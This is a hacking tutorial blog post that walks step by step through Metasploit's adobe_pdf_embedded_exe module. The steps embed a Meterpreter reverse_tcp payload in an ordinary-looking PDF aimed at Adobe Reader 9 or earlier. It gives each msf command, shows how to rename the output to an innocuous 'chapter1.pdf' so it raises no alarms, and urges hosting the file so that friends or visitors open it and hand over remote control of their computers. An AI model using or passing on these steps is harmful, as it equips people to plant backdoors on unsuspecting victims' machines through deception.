How to Embed a Backdoor Connection in an Innocent-Looking PDF

By [**occupytheweb**](https://creator.wonderhowto.com/occupythewebotw/) 01/31/2014 6:07 am

Lately, I've been focusing more on client-side hacks. While web servers, database servers, and file servers have garnered increased protection, the client-side remains extremely vulnerable, and there is much to teach. This time, we'll look at inserting a listener (rootkit) inside a PDF file, exploiting a vulnerability in Adobe's Reader.

The Problem

Adobe has had numerous security issues with their products, including Adobe Reader, Illustrator, Flash, and others. Security vulnerabilities is partly responsible for Apple forbidding Flash from their iOS. Adobe continues to be behind the curve in security, and as a result, millions of client-side systems are vulnerable.

Among the most widely used Adobe products is Reader.

Nearly every computer has some version of Adobe Reader on it for reading PDFs. You probably have it, too. But, most people are unaware of the security issues that Reader has experienced—and they fail to upgrade or patch it.

According to the antivirus software maker Avast, over 60 percent of computers have Adobe Reader 9 or earlier installed, even though the newest version is 11. So, today we will exploit those computers with Adobe Reader 9 or earlier.

The Exploit


In this exploit, we will alter an existing .pdf file that can then be posted to our website. When friends or others download it, it will open a listener (a rootkit) on their system and give us total control of their computer remotely.

Let's start by [firing up Metasploit](https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-metasploit-0134442/). If you haven't updated your Metasploit yet, this would be a good time to do it. Simply type **msfupdate** at the msf prompt.

Step 1 Find the Appropriate Exploit

First, let's find the appropriate exploit by searching Metasploit for one that will use this version of Adobe Reader:

**msf > search type:exploit platform:windows adobe pdf**

[](https://img.wonderhowto.com/img/original/37/67/63493783616960/0/634937836169603767.jpg)


In the screenshot above we can see that Metasploit listed all the exploits that met our criteria. Let's use the "exploit/windows/fileformat/adobe\_pdf\_embedded\_exe".

**msf > use exploit/windows/fileformat/adobe\_pdf\_embedded\_exe**

Step 2 Gather Info on This Exploit

Now let's take a look at the information available to us about this exploit:

**msf > exploit (adobe\_pdf\_embedded\_exe) > info**



Note that in the description, Metasploit tells us that it embeds a Metasploit payload into an existing PDF file. The resulting PDF can be sent to a target as part of a social engineering attack. In addition to sending to the victim, one can also embed it into a website inviting the unsuspecting victim to download it.

Step 3 Set Our Payload

In our next step, we need to set our payload to embed into the PDF. Type:

**msf > exploit (adobe\_pdf\_embedded\_exe) > set payload windows/meterpreter/reverse\_tcp**

Step 4 Set Options

Now that we chosen our exploit and set our payload, the only thing left to do is to set our options. Let's take a look at the options for this exploit and payload by typing:

**msf > exploit (adobe\_pdf\_embedded\_exe) > show options**



As you can see from the screenshot above, Metasploit requires us to provide an existing PDF where it can embed the Meterpreter.

Let's set a file named chapter1.pdf, presumably some class notes (make certain that this file was created with Reader 9 or earlier), to our INFILENAME option.

**msf > exploit (adobe\_pdf\_embedded\_exe) > set INFILENAME chapter1.pdf**

Then change the default FILENAME of the output file with the embedded Meterpreter to same innocuous sounding chapter1.pdf. The default name is evil.pdf, but is likely to set off too many alarms.

**msf > exploit (adobe\_pdf\_embedded\_exe) > set FILENAME chapter1.pdf**


Then, set the LHOST (our system) to our IP address or 192.168.100.1.

**msf > exploit (adobe\_pdf\_embedded\_exe) > set LHOST 192.168.100.1**

Step 5 Double Check the Settings

Now, let's check our options again to see whether everything is ready to go.

**msf > exploit (adobe\_pdf\_embedded\_exe) > show options**



Step 6 Exploit!

As you can see from the screenshot above, all our options are set all we need to do now exploit.

**msf > exploit (adobe\_pdf\_embedded\_exe) > exploit**

Metasploit has created a PDF named chapter1.pdf that contains the Meterpeter listener. Metasploit has placed this file at /root/.msf4/local/chapter1.pdf.

Simply copy this file to your website and invite visitors to download it. When our victim downloads and opens this file from your website, it will open a connection to your system that you can use to run and own their computer system.